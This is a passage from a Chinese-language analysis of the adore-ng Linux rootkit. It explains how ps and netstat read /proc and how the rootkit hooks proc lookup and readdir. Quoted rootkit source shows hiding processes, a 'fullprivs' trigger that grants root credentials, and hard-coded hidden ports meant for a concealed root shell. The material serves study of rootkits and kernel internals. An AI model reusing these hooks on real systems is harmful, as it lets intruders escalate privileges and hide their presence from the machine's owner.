root       250  0.0  0.1   1316  404 tty5     S    06:54   0:00 /sbin/mingetty tt
root       251  0.0  0.1   1316  404 tty6     S    06:54   0:00 /sbin/mingetty tt
wzhou      254  0.0  0.5   4456 1468 tty1     S    06:54   0:00 -bash
wzhou      295  1.0  0.2   2540  624 tty1     R    07:01   0:00 ps aux
[wzhou@DEBUG wzhou]$ _
```

同文件隐藏类似，早期的黑客软件通过用黑客自己定制过的 ps，top 程序替换“肉鸡”机器上的这类命令以达到隐藏进程的目的。这种方法比较容易被察觉。

2. 程序员的视角

无论 ps 还是 top，都是用户程序，它们不可能直接去查询 Linux 内核中与进程相关的数据结构，肯定是通过什么接口。是什么呢？Linux 的系统调用表中好像没有获得当前运行进程列表的系统调用，而且也没有类似 Windows 下的 dbghelp.dll 这样的工具库。怎么办？我们有 strace，还是跟踪一下吧！

```
[wzhou@DEBUG wzhou]$ strace -o /mnt/hgfs/share/ps.txt ps aux
```

```
USER       PID %CPU %MEM    VSZ  RSS TTY      STAT START   TIME COMMAND
root         1  3.0  0.1   1336  480 ?        S    07:10   0:04 init
root         2  0.0  0.0      0    0 ?        SW   07:10   0:00 [keventd]
root         3  0.0  0.0      0    0 ?        SW   07:10   0:00 [kapmd]
root         4  0.0  0.0      0    0 ?        SWN  07:10   0:00 [ksoftirqd_CPU0]
root         5  0.0  0.0      0    0 ?        SW   07:10   0:00 [kswapd]
root         6  0.0  0.0      0    0 ?        SW   07:10   0:00 [bdflush]
root         7  0.0  0.0      0    0 ?        SW   07:10   0:00 [kupdated]
root         8  0.0  0.0      0    0 ?        SW   07:10   0:00 [mdrecoveryd]
root        16  0.1  0.0      0    0 ?        SW   07:11   0:00 [kjournald]
root        72  0.0  0.0      0    0 ?        SW   07:11   0:00 [khubd]
root       251  0.0  0.2   1396  568 ?        S    07:11   0:00 syslogd -m 0
root       255  0.0  0.1   1336  428 ?        S    07:11   0:00 klogd -x
root       282  0.0  0.5   3276 1468 ?        S    07:11   0:00 /usr/sbin/sshd
root       294  0.1  0.4   2288 1196 ?        S    07:11   0:00 login -- wzhou
root       295  0.0  0.1   1316  404 tty2     S    07:11   0:00 /sbin/mingetty tt
root       296  0.0  0.1   1316  404 tty3     S    07:11   0:00 /sbin/mingetty tt
root       297  0.0  0.1   1316  404 tty4     S    07:11   0:00 /sbin/mingetty tt
root       298  0.0  0.1   1316  404 tty5     S    07:11   0:00 /sbin/mingetty tt
root       299  0.0  0.1   1316  404 tty6     S    07:11   0:00 /sbin/mingetty tt
wzhou      302  0.1  0.5   4464 1492 tty1     S    07:11   0:00 -bash
root       519  1.3  0.2   1500  576 ?        S    07:12   0:00 /usr/sbin/vmware-
wzhou      530  0.0  0.2   1528  532 tty1     S    07:13   0:00 strace -o /mnt/hg
wzhou      531  0.0  0.2   2544  628 tty1     R    07:13   0:00 ps aux
[wzhou@DEBUG wzhou]$ strace -o /mnt/hgfs/share/ps.txt ps aux_
```

监控到的系统调用列表如下

```
open("/proc", O_RDONLY|O_NONBLOCK|O_LARGEFILE|O_DIRECTORY) = 6
fstat64(6, {st_mode=S_IFDIR|0555, st_size=0, ...}) = 0
fcntl64(6, F_SETFD, FD_CLOEXEC)         = 0
```

```
getdents64(0x6, 0x8163db8, 0x400, 0x8163d68) = 1016
getdents64(0x6, 0x8163db8, 0x400, 0x8163d68) = 688
stat64("/proc/1", {st_mode=S_IFDIR|0555, st_size=0, ...}) = 0
open("/proc/1/stat", O_RDONLY)        = 7
read(7, "1 (init) S 0 0 0 0 -1 256 78 173"..., 511) = 189
close(7)                              = 0
open("/proc/1/statm", O_RDONLY)       = 7
read(7, "120 120 107 7 0 113 13\n", 511) = 23
close(7)                              = 0
open("/proc/1/status", O_RDONLY)      = 7
read(7, "Name:\tinit\nState:\tS (sleeping)\nT"..., 511) = 423
close(7)                              = 0
…
stat64("/proc/2", {st_mode=S_IFDIR|0555, st_size=0, ...}) = 0
open("/proc/2/stat", O_RDONLY)        = 7
read(7, "2 (keventd) S 1 1 1 0 -1 131136 "..., 511) = 132
close(7)                              = 0
open("/proc/2/statm", O_RDONLY)       = 7
read(7, "0 0 0 0 0 0 0\n", 511)       = 14
close(7)                              = 0
open("/proc/2/status", O_RDONLY)      = 7
read(7, "Name:\tkeventd\nState:\tS (sleeping"..., 511) = 291
close(7)                              = 0
open("/proc/2/cmdline", O_RDONLY)     = 7
read(7, "", 2047)                       = 0
close(7)                              = 0
open("/proc/2/environ", O_RDONLY)     = -1 EACCES (Permission denied)
stat64("/proc/3", {st_mode=S_IFDIR|0555, st_size=0, ...}) = 0
open("/proc/3/stat", O_RDONLY)        = 7
read(7, "3 (kapmd) S 1 1 1 0 -1 131136 0 "..., 511) = 120
close(7)                              = 0
open("/proc/3/statm", O_RDONLY)       = 7
read(7, "0 0 0 0 0 0 0\n", 511)       = 14
close(7)                              = 0
open("/proc/3/status", O_RDONLY)      = 7
read(7, "Name:\tkapmd\nState:\tS (sleeping)\n"..., 511) = 289
close(7)                              = 0
open("/proc/3/cmdline", O_RDONLY)     = 7
read(7, "", 2047)                       = 0
close(7)                              = 0
open("/proc/3/environ", O_RDONLY)     = -1 EACCES (Permission denied)
stat64("/proc/4", {st_mode=S_IFDIR|0555, st_size=0, ...}) = 0
open("/proc/4/stat", O_RDONLY)        = 7
read(7, "4 (ksoftirqd_CPU0) S 1 1 1 0 -1 "..., 511) = 129
```

```
close(7)                                = 0
```

整个调用列表很长，我这里只摘录一点。

在 Linux 下是通过访问/proc 虚拟文件系统来读取当前系统运行进程列表的。
让我们看一下/proc 目录。

```
[wzhou@DEBUG wzhou]$ ls /proc
total 262661
dr-xr-xr-x    3 root     root            0 Feb 23 07:46 1
dr-xr-xr-x    3 root     root            0 Feb 23 07:46 16
dr-xr-xr-x    3 root     root            0 Feb 23 07:46 2
dr-xr-xr-x    3 root     root            0 Feb 23 07:46 252
dr-xr-xr-x    3 root     root            0 Feb 23 07:46 256
dr-xr-xr-x    3 root     root            0 Feb 23 07:46 283
dr-xr-xr-x    3 root     wzhou           0 Feb 23 07:46 295
dr-xr-xr-x    3 root     root            0 Feb 23 07:46 296
dr-xr-xr-x    3 root     root            0 Feb 23 07:46 297
dr-xr-xr-x    3 root     root            0 Feb 23 07:46 298
dr-xr-xr-x    3 root     root            0 Feb 23 07:46 3
dr-xr-xr-x    3 root     root            0 Feb 23 07:46 301
dr-xr-xr-x    3 root     root            0 Feb 23 07:46 302
dr-xr-xr-x    3 wzhou    wzhou           0 Feb 23 07:46 303
dr-xr-xr-x    3 root     root            0 Feb 23 07:46 4
dr-xr-xr-x    3 root     root            0 Feb 23 07:46 5
dr-xr-xr-x    3 root     root            0 Feb 23 07:46 516
dr-xr-xr-x    3 wzhou    wzhou           0 Feb 23 07:46 527
dr-xr-xr-x    3 root     root            0 Feb 23 07:46 6
dr-xr-xr-x    3 root     root            0 Feb 23 07:46 7
dr-xr-xr-x    3 root     root            0 Feb 23 07:46 72
dr-xr-xr-x    3 root     root            0 Feb 23 07:46 8
-r--r--r--    1 root     root            0 Feb 23 07:46 apm
dr-xr-xr-x    4 root     root            0 Feb 23 07:44 bus
-r--r--r--    1 root     root            0 Feb 23 07:46 cmdline
-r--r--r--    1 root     root            0 Feb 23 07:46 cpuinfo
-r--r--r--    1 root     root            0 Feb 23 07:46 devices
-r--r--r--    1 root     root            0 Feb 23 07:46 dma
dr-xr-xr-x    2 root     root            0 Feb 23 07:46 driver
-r--r--r--    1 root     root            0 Feb 23 07:46 execdomains
-r--r--r--    1 root     root            0 Feb 23 07:46 fb
-r--r--r--    1 root     root            0 Feb 23 07:46 filesystems
dr-xr-xr-x    3 root     root            0 Feb 23 07:45 fs
dr-xr-xr-x    4 root     root            0 Feb 23 07:46 ide
-r--r--r--    1 root     root            0 Feb 23 07:46 interrupts
-r--r--r--    1 root     root            0 Feb 23 07:46 iomem
```

```
-r--r--r--   1 root    root          0 Feb 23 07:46 ioports
dr-xr-xr-x  18 root    root          0 Feb 23 07:46 irq
-r--------   1 root    root  268439552 Feb 23 07:46 kcore
-r--------   1 root    root          0 Feb 23 07:44 kmsg
-r--r--r--   1 root    root          0 Feb 23 07:46 ksyms
-r--r--r--   1 root    root          0 Feb 23 07:46 loadavg
-r--r--r--   1 root    root          0 Feb 23 07:46 locks
-r--r--r--   1 root    root          0 Feb 23 07:46 mdstat
-r--r--r--   1 root    root          0 Feb 23 07:46 meminfo
-r--r--r--   1 root    root          0 Feb 23 07:46 misc
-r--r--r--   1 root    root          0 Feb 23 07:46 modules
lrwxrwxrwx   1 root    root         11 Feb 23 07:46 mounts -> self/mounts
-rw-r--r--   1 root    root          0 Feb 23 07:46 mtrr
dr-xr-xr-x   4 root    root          0 Feb 23 07:46 net
-r--r--r--   1 root    root          0 Feb 23 07:46 partitions
-r--r--r--   1 root    root          0 Feb 23 07:46 pci
dr-xr-xr-x   3 root    root          0 Feb 23 07:46 scsi
lrwxrwxrwx   1 root    root         64 Feb 23  2008 self -> 527
-rw-r--r--   1 root    root          0 Feb 23 07:46 slabinfo
dr-xr-xr-x   2 root    root          0 Feb 23 07:46 speakup
-r--r--r--   1 root    root          0 Feb 23 07:46 stat
-r--r--r--   1 root    root          0 Feb 23 07:46 swaps
dr-xr-xr-x  10 root    root          0 Feb 23 07:46 sys
dr-xr-xr-x   2 root    root          0 Feb 23 07:46 sysvipc
dr-xr-xr-x   4 root    root          0 Feb 23 07:46 tty
-r--r--r--   1 root    root          0 Feb 23 07:46 uptime
-r--r--r--   1 root    root          0 Feb 23 07:46 version
```

上面/proc 目录下标为蓝色的为数字的目录就代表当前系统中运行的进程。其中的数字就是该进程的 PID。

以进程 252 为例：

```
[wzhou@DEBUG wzhou]$ ls /proc/252/
total 0
-r--r--r--   1 root    root          0 Feb 23 07:53 cmdline
lrwxrwxrwx   1 root    root          0 Feb 23 07:53 cwd -> /
-r--------   1 root    root          0 Feb 23 07:53 environ
lrwxrwxrwx   1 root    root          0 Feb 23 07:53 exe -> /sbin/syslogd
dr-x------   2 root    root          0 Feb 23 07:53 fd
-r--r--r--   1 root    root          0 Feb 23 07:53 maps
-rw-------   1 root    root          0 Feb 23 07:53 mem
-r--r--r--   1 root    root          0 Feb 23 07:53 mounts
lrwxrwxrwx   1 root    root          0 Feb 23 07:53 root -> /
-r--r--r--   1 root    root          0 Feb 23 07:53 stat
```

```
-r--r--r--    1 root     root           0 Feb 23 07:53 statm
-r--r--r--    1 root     root           0 Feb 23 07:53 status
```

这里列出的文件里是 PID 为 252 的进程的相关信息。比如 exe 指示 PID 为 256 的进程运行的是“/sbin/syslogd”程序。Environ 文件中是该程序运行的环境，见下：

```
[wzhou@DEBUG wzhou]$ cat /proc/252/environ
CONSOLE=/dev/console             TERM=linux             INIT_VERSION=sysvinit-2.84
PATH=/sbin:/usr/sbin:/bin:/usr/bin:/usr/X11R6/bin   RUNLEVEL=3   runlevel=3   PWD=/
LANG=en_US.UTF-8 PREVLEVEL=N previous=N HOME=/ SHLVL=2 _=/sbin/initlog
```

Ps 或 top 程序就是通过/proc 虚拟文件系统来获得运行进程相关的所有信息的。我们如果能拦截对 proc 虚拟文件系统的读取访问，就能做一点过滤的工作，以隐藏某些进程。

Adore-ng-0.56 就是这么干的！

Linux 系统是通过读取/proc 目录下的代表各个进程的“数字目录”来获得当前系统运行的进程列表及其信息的（具体 Linux 内核是怎样虚拟出/proc 目录下的文件的，请参见内核源代码 fs/proc 分支。这是一个非常有趣的虚拟文件系统，我准备好好写一篇文章来介绍它的实现。之所以想写，是因为即使介绍 Linux 内核的名著《Understanding The Linux Kernel, 3rd Edition》也没有好好介绍它，而其他的一些文章也是只言片语的介绍怎样在 LKM 中实现几个函数来在/proc 目录下虚拟出文件来。实在不痛快！）

这样隐藏进程与隐藏文件就很类似了，你只要把/proc 目录下代表某个进程的数字目录隐藏起来，也就达到了隐藏该进程的目的。

咱们从 ava 控制界面开始看。

```
/* make pid invisible */
case 'i':
    if (adore_hideproc(a, (pid_t)atoi(argv[2])) >= 0)
        printf("Made PID %d invisible.\n", atoi(argv[2]));
    else
        printf("Can't hide process.\n");
    break;

/* make pid visible */
case 'v':
    if (adore_unhideproc(a, (pid_t)atoi(argv[2])) >= 0)
        printf("Made PID %d visible.\n", atoi(argv[2]));
    else
        printf("Can't unhide process.\n");
    break;
```

即黑客可以通过如下命令来隐藏进程。

```
[wzhou@DEBUG wzhou]$ ./ava i 252    （隐藏 PID 为 252 的进程）
[wzhou@DEBUG wzhou]$ ./ava v 252    （显示被隐藏的 PID 为 252 的进程）
```

在 ava 中隐藏于显示进程调用了 libinvisible.c 中的 adore_hideproc（）函数和 adore_unhideproc（）函数。

```
/* Hide a process with PID pid
 */
int adore_hideproc(adore_t *a, pid_t pid)
{
     char buf[1024];

     if (pid == 0)
          return -1;

     sprintf(buf, APREFIX"/hide-%d", pid);
     close(open(buf, O_RDWR|O_CREAT, 0));
     unlink(buf);
     return 0;
}

/* make visible again */
int adore_unhideproc(adore_t *a, pid_t pid)
{
     char buf[1024];

     if (pid == 0)
          return -1;
     sprintf(buf, APREFIX"/unhide-%d", pid);
     close(open(buf, O_RDWR|O_CREAT, 0));
     unlink(buf);
     return 0;
}
```

要隐藏进程 252 就是在目录/proc 下（上面的 APREFIX 代表字符串“/proc”）创建文件“hide-252”(在 open 调用中带 O_CREAT 标志)，然后马上关闭创建的文件句柄，最后是删除上面创建的“/proc/hide-252”文件。而要显示被隐藏进程，过程同“隐藏”完全一样，只不过文件名变成了“unhide-252”。

粗看有点丈二和尚摸不着头脑，是吗？
在 adore-ng-0.56 的内核模块部分，关于进程隐藏的代码如下：

```
int init_module()
{
。。。
     orig_proc_lookup = proc_root.proc_iops->lookup;
     proc_root.proc_iops->lookup = adore_lookup;
}

struct dentry *adore_lookup(struct inode *i, struct dentry *d)
```

```
{

    task_lock(current);

    if (strncmp(ADORE_KEY, d->d_iname, strlen(ADORE_KEY)) == 0) {
        current->flags |= PF_AUTH;
        current->suid = ADORE_VERSION;
    } else if ((current->flags & PF_AUTH) &&
           strncmp(d->d_iname, "fullprivs", 9) == 0) {
        current->uid = 0;
        current->suid = 0;
        current->euid = 0;
        current->gid = 0;
        current->egid = 0;
        current->fsuid = 0;
        current->fsgid = 0;

        cap_set_full(current->cap_effective);
        cap_set_full(current->cap_inheritable);
        cap_set_full(current->cap_permitted);
    } else if ((current->flags & PF_AUTH) &&
             strncmp(d->d_iname, "hide-", 5) == 0) {
        hide_proc(adore_atoi(d->d_iname+5));
    } else if ((current->flags & PF_AUTH) &&
             strncmp(d->d_iname, "unhide-", 7) == 0) {
        unhide_proc(adore_atoi(d->d_iname+7));
    } else if ((current->flags & PF_AUTH) &&
           strncmp(d->d_iname, "uninstall", 9) == 0) {
        cleanup_module();
    }

    task_unlock(current);

    if (should_be_hidden(adore_atoi(d->d_iname)) &&
    /* A hidden ps must be able to see itself! */
        !should_be_hidden(current->pid))
        return NULL;

    return orig_proc_lookup(i, d);
}

filldir_t proc_filldir = NULL;
spinlock_t proc_filldir_lock = SPIN_LOCK_UNLOCKED;
```

```
int adore_proc_filldir(void *buf, const char *name, int nlen, loff_t off, ino_t ino, unsigned
x)
{
    char abuf[128];

    memset(abuf, 0, sizeof(abuf));
    memcpy(abuf, name, nlen < sizeof(abuf) ? nlen : sizeof(abuf) - 1);

    if (should_be_hidden(adore_atoi(abuf)))
        return 0;

    if (proc_filldir)
        return proc_filldir(buf, name, nlen, off, ino, x);
    return 0;
}



int adore_proc_readdir(struct file *fp, void *buf, filldir_t filldir)
{
    int r = 0;

    spin_lock(&proc_filldir_lock);
    proc_filldir = filldir;
    r = orig_proc_readdir(fp, buf, adore_proc_filldir);
    spin_unlock(&proc_filldir_lock);
    return r;
}
```

我们看了与隐藏进程相关的用户态代码（在 ava.c 与 libinvisible.c 中），也看到了相关内核态代码（在 adore-ng.c 中）。但关键是这中间是怎么连起来的呢？

隐藏进程分为两步：

1. 先对要隐藏的进程做标记，表示该进程是需要被隐藏的
2. 当**用户**查看/proc 目录下的特殊文件时，如果代表某个进程的目录被标记为要隐藏，则不显示（即实现隐藏） --- 这里的所谓“**用户**”有两种，一是“肉鸡”的主人，他通过 ls /proc 类似命令来访问/proc，目录；二是如 ps，top 这样的程序。

在 ava 中的 adore_hideproc（）是对要隐藏的进程做标记。流程分析如下：

adore_hideproc（a, 252）调用系统调用 open(“/proc/hide-252”, O_RDWR|O_CREAT, 0)，接下来就进入 Linux 内核了。

```
asmlinkage long sys_open(const char * filename, int flags, int mode)
{
    char * tmp;
```

```
    int fd, error;

#if BITS_PER_LONG != 32
    flags |= O_LARGEFILE;
#endif
    tmp = getname(filename);
    fd = PTR_ERR(tmp);
    if (!IS_ERR(tmp)) {
        fd = get_unused_fd();
        if (fd >= 0) {
            struct file *f = filp_open(tmp, flags, mode);
            error = PTR_ERR(f);
            if (IS_ERR(f))
                goto out_error;
            fd_install(fd, f);
        }
out:
        putname(tmp);
    }
    return fd;

out_error:
    put_unused_fd(fd);
    fd = error;
    goto out;
}
```

进入 filp_open（）函数

```
struct file *filp_open(const char * filename, int flags, int mode)
{
    int namei_flags, error;
    struct nameidata nd;

    namei_flags = flags;
    if ((namei_flags+1) & O_ACCMODE)
        namei_flags++;
    if (namei_flags & O_TRUNC)
        namei_flags |= 2;

    error = open_namei(filename, namei_flags, mode, &nd);
    if (!error)
        return dentry_open(nd.dentry, nd.mnt, flags);

    return ERR_PTR(error);
}
```

调用 open_namei()函数，该函数实现了从字符串形式的路径名到真正代表目录或文件的 inode 的转换。

```
int open_namei(const char * pathname, int flag, int mode, struct nameidata *nd)
{
    int acc_mode, error = 0;
    struct inode *inode;
    struct dentry *dentry;
    struct dentry *dir;
    int count = 0;

    acc_mode = ACC_MODE(flag);

    /*
     * The simplest case - just a plain lookup.
     */
    if (!(flag & O_CREAT)) {
        error = path_lookup(pathname, lookup_flags(flag), nd);
        if (error)
            return error;
        dentry = nd->dentry;
        goto ok;
    }

。。。
```

调用 path_lookup（）函数

```
int path_lookup(const char *path, unsigned flags, struct nameidata *nd)
{
    int error = 0;
    if (path_init(path, flags, nd))
        error = path_walk(path, nd);
    return error;
}
```

调用 path_walk（）函数

```
int path_walk(const char * name, struct nameidata *nd)
{
    current->total_link_count = 0;
    return link_path_walk(name, nd);
}
```

调用 link_path_walk（）函数

```
int link_path_walk(const char * name, struct nameidata *nd)
{
    struct dentry *dentry;
    struct inode *inode;
```

```
    int err;
    unsigned int lookup_flags = nd->flags;

    while (*name=='/')
        name++;
    if (!*name)
        goto return_reval;

    inode = nd->dentry->d_inode;
    if (current->link_count)
        lookup_flags = LOOKUP_FOLLOW;

    /* At this point we know we have a real path component. */
    for(;;) {
        unsigned long hash;
        struct qstr this;
        unsigned int c;

        err = permission(inode, MAY_EXEC);
        dentry = ERR_PTR(err);
        if (err)
            break;

        this.name = name;
        c = *(const unsigned char *)name;

        hash = init_name_hash();
        do {
            name++;
            hash = partial_name_hash(c, hash);
            c = *(const unsigned char *)name;
        } while (c && (c != '/'));
        this.len = name - (const char *) this.name;
        this.hash = end_name_hash(hash);

        /* remove trailing slashes? */
        if (!c)
            goto last_component;
        while (*++name == '/');
        if (!*name)
            goto last_with_slashes;

        /*
         * "." and ".." are special - ".." especially so because it has
```

```
         * to be able to know about the current root directory and
         * parent relationships.
         */
        if (this.name[0] == '.') switch (this.len) {
            default:
                break;
            case 2:
                if (this.name[1] != '.')
                    break;
                follow_dotdot(nd);
                inode = nd->dentry->d_inode;
                /* fallthrough */
            case 1:
                continue;
        }
        /*
         * See if the low-level filesystem might want
         * to use its own hash..
         */
        if (nd->dentry->d_op && nd->dentry->d_op->d_hash) {
            err = nd->dentry->d_op->d_hash(nd->dentry, &this);
            if (err < 0)
                break;
        }
        /* This does the actual lookups.. */
        dentry = cached_lookup(nd->dentry, &this, LOOKUP_CONTINUE);
        if (!dentry) {
            dentry = real_lookup(nd->dentry, &this, LOOKUP_CONTINUE);
            err = PTR_ERR(dentry);
            if (IS_ERR(dentry))
                break;
        }
        /* Check mountpoints.. */
        while (d_mountpoint(dentry) && __follow_down(&nd->mnt, &dentry))
            ;

        err = -ENOENT;
        inode = dentry->d_inode;
        if (!inode)
            goto out_dput;
        err = -ENOTDIR;
        if (!inode->i_op)
            goto out_dput;
```

```
        if (inode->i_op->follow_link) {
            err = do_follow_link(dentry, nd);
            dput(dentry);
            if (err)
                goto return_err;
            err = -ENOENT;
            inode = nd->dentry->d_inode;
            if (!inode)
                break;
            err = -ENOTDIR;
            if (!inode->i_op)
                break;
        } else {
            dput(nd->dentry);
            nd->dentry = dentry;
        }
        err = -ENOTDIR;
        if (!inode->i_op->lookup)
            break;
        continue;
        /* here ends the main loop */

last_with_slashes:
        lookup_flags |= LOOKUP_FOLLOW | LOOKUP_DIRECTORY;
last_component:
        if (lookup_flags & LOOKUP_PARENT)
            goto lookup_parent;
        if (this.name[0] == '.') switch (this.len) {
            default:
                break;
            case 2:
                if (this.name[1] != '.')
                    break;
                follow_dotdot(nd);
                inode = nd->dentry->d_inode;
                /* fallthrough */
            case 1:
                goto return_reval;
        }
        if (nd->dentry->d_op && nd->dentry->d_op->d_hash) {
            err = nd->dentry->d_op->d_hash(nd->dentry, &this);
            if (err < 0)
                break;
        }
```

```
        dentry = cached_lookup(nd->dentry, &this, 0);
        if (!dentry) {
            dentry = real_lookup(nd->dentry, &this, 0);
            err = PTR_ERR(dentry);
            if (IS_ERR(dentry))
                break;
        }
        while (d_mountpoint(dentry) && __follow_down(&nd->mnt, &dentry))
            ;
        inode = dentry->d_inode;
        if ((lookup_flags & LOOKUP_FOLLOW)
           && inode && inode->i_op && inode->i_op->follow_link) {
            err = do_follow_link(dentry, nd);
            dput(dentry);
            if (err)
                goto return_err;
            inode = nd->dentry->d_inode;
        } else {
            dput(nd->dentry);
            nd->dentry = dentry;
        }
        err = -ENOENT;
        if (!inode)
            goto no_inode;
        if (lookup_flags & LOOKUP_DIRECTORY) {
            err = -ENOTDIR;
            if (!inode->i_op || !inode->i_op->lookup)
                break;
        }
        goto return_base;
no_inode:
        err = -ENOENT;
        if (lookup_flags & (LOOKUP_POSITIVE|LOOKUP_DIRECTORY))
            break;
        goto return_base;
lookup_parent:
        nd->last = this;
        nd->last_type = LAST_NORM;
        if (this.name[0] != '.')
            goto return_base;
        if (this.len == 1)
            nd->last_type = LAST_DOT;
        else if (this.len == 2 && this.name[1] == '.')
            nd->last_type = LAST_DOTDOT;
```

```
return_reval:
        /*
         * We bypassed the ordinary revalidation routines.
         * Check the cached dentry for staleness.
         */
        dentry = nd->dentry;
        if (dentry && dentry->d_op && dentry->d_op->d_revalidate) {
            err = -ESTALE;
            if (!dentry->d_op->d_revalidate(dentry, 0)) {
                d_invalidate(dentry);
                break;
            }
        }
return_base:
        return 0;
out_dput:
        dput(dentry);
        break;
    }
    path_release(nd);
return_err:
    return err;
}
```

调用 real_lookup（）函数

```
static struct dentry * real_lookup(struct dentry * parent, struct qstr * name, int flags)
{
    struct dentry * result;
    struct inode *dir = parent->d_inode;

    down(&dir->i_sem);
    /*
     * First re-do the cached lookup just in case it was created
     * while we waited for the directory semaphore..
     *
     * FIXME! This could use version numbering or similar to
     * avoid unnecessary cache lookups.
     */
    result = d_lookup(parent, name);
    if (!result) {
        struct dentry * dentry = d_alloc(parent, name);
        result = ERR_PTR(-ENOMEM);
        if (dentry) {
            lock_kernel();
            result = dir->i_op->lookup(dir, dentry);
```

```
            unlock_kernel();
            if (result)
                dput(dentry);
            else
                result = dentry;
        }
        up(&dir->i_sem);
        return result;
    }

    /*
     * Uhhuh! Nasty case: the cache was re-populated while
     * we waited on the semaphore. Need to revalidate.
     */
    up(&dir->i_sem);
    if (result->d_op && result->d_op->d_revalidate) {
        if (!result->d_op->d_revalidate(result, flags) && !d_invalidate(result)) {
            dput(result);
            result = ERR_PTR(-ENOENT);
        }
    }
    return result;
}
```

啊，总算到头了！这里调用的是某个文件系统的 inode_operations 函数集中的“lookup”函数。这里的“某个文件系统”就是 proc 文件系统。还记得在 adore-ng 内核模块载入时（init_module 函数中）的两行代码吗？

```
    orig_proc_lookup = proc_root.proc_iops->lookup;
    proc_root.proc_iops->lookup = adore_lookup;
```

对，adore-ng 用自己的“adore_lookup”替换了 proc 虚拟文件系统中 inode_operations 函数集中的“lookup”函数。所以，当 libinvisible.c 中的 open(“/proc/hide-252”, O_RDWR|O_CREAT, 0)函数触发的 dir->i_op->lookup，其实调用的就是 adore_lookup 函数。

我之所以不厌其烦的列出上面 sys_open（）系统调用的函数调用链，是因为觉得，open_namei()函数实在是个非常非常值得一读的函数。这段代码比较冗长，而且不太好读，但以我的经验，读懂这段代码是绝对值得的。以前曾看到有文章说，类似这种代码就是完成用户熟悉的路径名到真正代表该路径的文件系统上的 inode 的翻译，只要知道功能就行，细节不用太追究。这绝对是误人之言！如果你只是想成为一名应用程序员，那可以这么想，但如果想理解内核，那这可是理解文件系统的重要钥匙之一。

让我们再看看相关内核代码。

```
    } else if ((current->flags & PF_AUTH) &&
              strncmp(d->d_iname, "hide-", 5) == 0) {
        hide_proc(adore_atoi(d->d_iname+5));
```

```
    } else if ((current->flags & PF_AUTH) &&
              strncmp(d->d_iname, "unhide-", 7) == 0) {
         unhide_proc(adore_atoi(d->d_iname+7));
```

我们只分析“隐藏”逻辑，因为“反隐藏”是类似的。

如果我们运行的 ava 命令是这样的：

```
ava i 252
```

则 open 调用要创建“/proc/hide-252”这个文件。最终会运行下面两行：

```
              strncmp(d->d_iname, "hide-", 5) == 0) {
         hide_proc(adore_atoi(d->d_iname+5));
```

这里 d->d_iname 为“hide-252”，所以 strncmp()函数返回 0(匹配)，调用 hide_proc(252)函数。

```
#ifndef PID_MAX
#define PID_MAX 0x8000
#endif

static char hidden_procs[PID_MAX/8+1];

inline void hide_proc(pid_t x)
{
     if (x >= PID_MAX || x == 1)
          return;
     hidden_procs[x/8] |= 1<<(x%8);
}
```

Adore-ng 有一个 1001 字节的数组，该数组的每一个 bit 是是否要隐藏对应进程的开关。而该数组的位偏移(offset)就是进程的 PID。

你运行“ava i 252”命令只是让 adore-ng 知道 252 进程需要隐藏，在 hide_proc 的数组中的第 252 位偏移处置 1。

当用户通过运行 ls /proc 之类命令或通过 ps，top 等查询系统当前运行的进程时，同隐藏文件一样，也会表现为对 getdents64 的调用，而这是 adnore-ng 已经准备好了。
在 adore-ng 的 init_module()函数中

```
     patch_vfs(proc_fs, &orig_proc_readdir, adore_proc_readdir);
```

用 adore_proc_readdir 替换了原始 proc 文件系统的“readdir”函数。

```
int adore_proc_filldir(void *buf, const char *name, int nlen, loff_t off, ino_t ino, unsigned
x)
{
     if (should_be_hidden(adore_atoi(name)))
          return 0;
     return proc_filldir(buf, name, nlen, off, ino, x);
}
```

```
int adore_proc_readdir(struct file *fp, void *buf, filldir_t filldir)
{
     int r = 0;

     spin_lock(&proc_filldir_lock);
     proc_filldir = filldir;
     r = orig_proc_readdir(fp, buf, adore_proc_filldir);
     spin_unlock(&proc_filldir_lock);
     return r;
}
```

关键是 adore_proc_filldir()中的 should_be_hidden(252)调用。

```
int should_be_hidden(pid_t pid)
{
     struct task_struct *p = NULL;

     if (is_invisible(pid)) {
          return 1;
     }
     p = adore_find_task(pid);
     if (!p)
          return 0;

     /* If the parent is hidden, we are hidden too XXX */
     task_lock(p);

#ifdef REDHAT9
     if (is_invisible(p->parent->pid)) {
#else
     if (is_invisible(p->p_pptr->pid)) {
#endif
          task_unlock(p);
          hide_proc(pid);
          return 1;
     }

     task_unlock(p);
     return 0;
}
```

该函数就是检查以 pid 为位偏移的 hidden_procs 数组中的为是否置位（1），如是，则表示该进程需要隐藏，则使得 adore_proc_filldir（）函数返回 0，这样“readdir”就读不到该目录项，达成隐藏该进程的目的。

下面这段处理是，由被隐藏派生的子进程也应该是隐藏的

而“反隐藏”实际上就是清楚 hidden_procs 数组中由 pid 所指示的被置的位。

在 libinvisible.c 中的如下代码

```
    sprintf(buf, APREFIX"/hide-%d", pid);
    close(open(buf, O_RDWR|O_CREAT, 0));
    unlink(buf);
```

实际上只需要 open 调用即可，如下:

```
    sprintf(buf, APREFIX"/hide-%d", pid);
    open(buf, O_RDWR|O_CREAT, 0);
```

因为 open(“/proc/hide-252”, O_RDWR|O_CREAT, 0);
即会触发内核模块的 adore_proc_readdir（）函数的运行。另外 open（）调用必失败，返回句柄-1，close()无效，自然后面的删除文件 “/proc/hide-252” 也是多余的。

端口隐藏

当你通过远程连接到“肉鸡”上时，你当然不希望“肉鸡”的主人有丝毫的发现，所以 adore-ng 有隐藏端口的逻辑。

```
u_short HIDDEN_SERVICES[] =
    {2222, 7350, 0};              adore-ng 硬编码了要隐藏的两个端口
```

什么意思呢？你可以打开这两个端口，然后把一个 root shell 绑定到这两个端口，这样你就可以从另外的一台机器上通过 telnet 来远程控制“肉鸡”了，而“肉鸡”的主人通过 netstat 等工具根本发现不了这两个端口。

让我们看一下 netstat 一类工具是通过什么接口来知道当前系统中有什么样的链接的？方法还是用 strace 来追踪一下。

```
strace -o ~wzhou/trace /bin/netstat
```

netstat 会列出当前系统中活动的端口及其他信息，

```
open("/proc/net/tcp", O_RDONLY)       = 3
fstat64(3, {st_mode=S_IFREG|0444, st_size=0, ...}) = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7db7000
read(3, "  sl  local_address rem_address "..., 1024) = 1024
read(3, "                     \n   6: "..., 1024) = 1024
。。。
open("/proc/net/udp", O_RDONLY)       = 3
fstat64(3, {st_mode=S_IFREG|0444, st_size=0, ...}) = 0
